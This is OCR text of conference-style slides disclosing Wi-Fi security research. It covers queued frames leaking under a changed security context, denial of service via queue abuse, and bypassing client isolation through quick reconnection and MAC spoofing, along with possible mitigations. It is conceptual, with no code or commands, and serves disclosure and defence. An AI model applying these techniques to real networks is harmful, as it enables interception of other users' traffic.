
Finding 1: Leaking Frames from the Queue



Finding 1: Leaking Frames from the Queue



Finding 1: Leaking Frames from the Queue




Finding 1: Leaking Frames from the Queue

Pseudo-code in IEEE 802.11-2016 described fallback to group encryption.

In practice, data leaks in plaintext or encrypted with all-zero key or group key.

- Note an insider knows the group encryption key.




Affected FreeBSD and Linux kernel until v5.6.0 (March 2020).

Finding 1: Leaking Frames from the Queue

Standard does not define how to manage queues in a changing security context.

In theory several strategies are possible:

- Transmit all queued frames (best-effort) prior to refreshing/deleting keys.
- Discard all queued frames when refreshing/deleting encryption keys.



Finding 2: Denial-of-Service Attacks


Queue can be abused to enqueue too.

For example, SA Query procedure.

- DoS w/ Management Frame Protection.

Can affect a variety of features:

- Connection during 4-Way Handshake.
- Geo-fencing with Wi-Fi Fine Timing Management (a.k.a. RTT).



Finding 2: Denial-of-Service Attacks

Queue can be abused to enqueue too.

Similar results can potentially also be achieved with jamming techniques.

- Queue-based attack a different approach, may bypass detection (for now).

Finding 3: Bypassing Wi-Fi Client Isolation


Attack targets networks that use client isolation:

- Defense mechanism against malicious or compromised inside clients.
- Typically networks in large organizations, universities, public hotspots.


Attacker can connect to the network, but not communicate with others.

… unless we can manipulate the security context!


Finding 3: Bypassing Wi-Fi Client Isolation




Finding 3: Bypassing Wi-Fi Client Isolation



Finding 3: Bypassing Wi-Fi Client Isolation




Finding 3: Bypassing Wi-Fi Client Isolation



Finding 3: Bypassing Wi-Fi Client Isolation

Think of it as a **fast security context override**.

- Requires the attacker to reconnect within certain time restrictions.
- Timing restrictions no concern within transatlantic connections, reasonable within European connections.
- Protocols such as TCP retransmit when not acknowledged, thus trivial to intercept.



Adversary can spoof MAC address of a server or gateway in the LAN.

Finding 3: Bypassing Wi-Fi Client Isolation

Client identities are not bound to each other:

- IEEE 802.1X Identity (username), and
- IP/MAC Addresses.

No concept of ‘protected ownership of a MAC address’ (as is the case in IEEE 802 LANs).


Thus, an adversary can spoof the client’s identity on other layers.

Design shortcomings/limitations in the standard, network.

Finding 3: Bypassing Wi-Fi Client Isolation

Risk and strategies need to be discussed with all industry stakeholders, standardization bodies.


- This is not a simple (or difficult) code fix for anyone.
- Needs to be addressed within multiple network components, beyond an access point.



Finding 3: Bypassing Wi-Fi Client Isolation

Solutions? Probably not realistic, practical, or sufficient:

- Reject recently-used MAC addresses (e.g., a ten second delay if client isolation is configured).
- Network configurations to use separate (un)trusted clients (e.g., different SSIDs, usage of VLANs).
- Require connection establishments to use a cached key if recently-used MAC address.

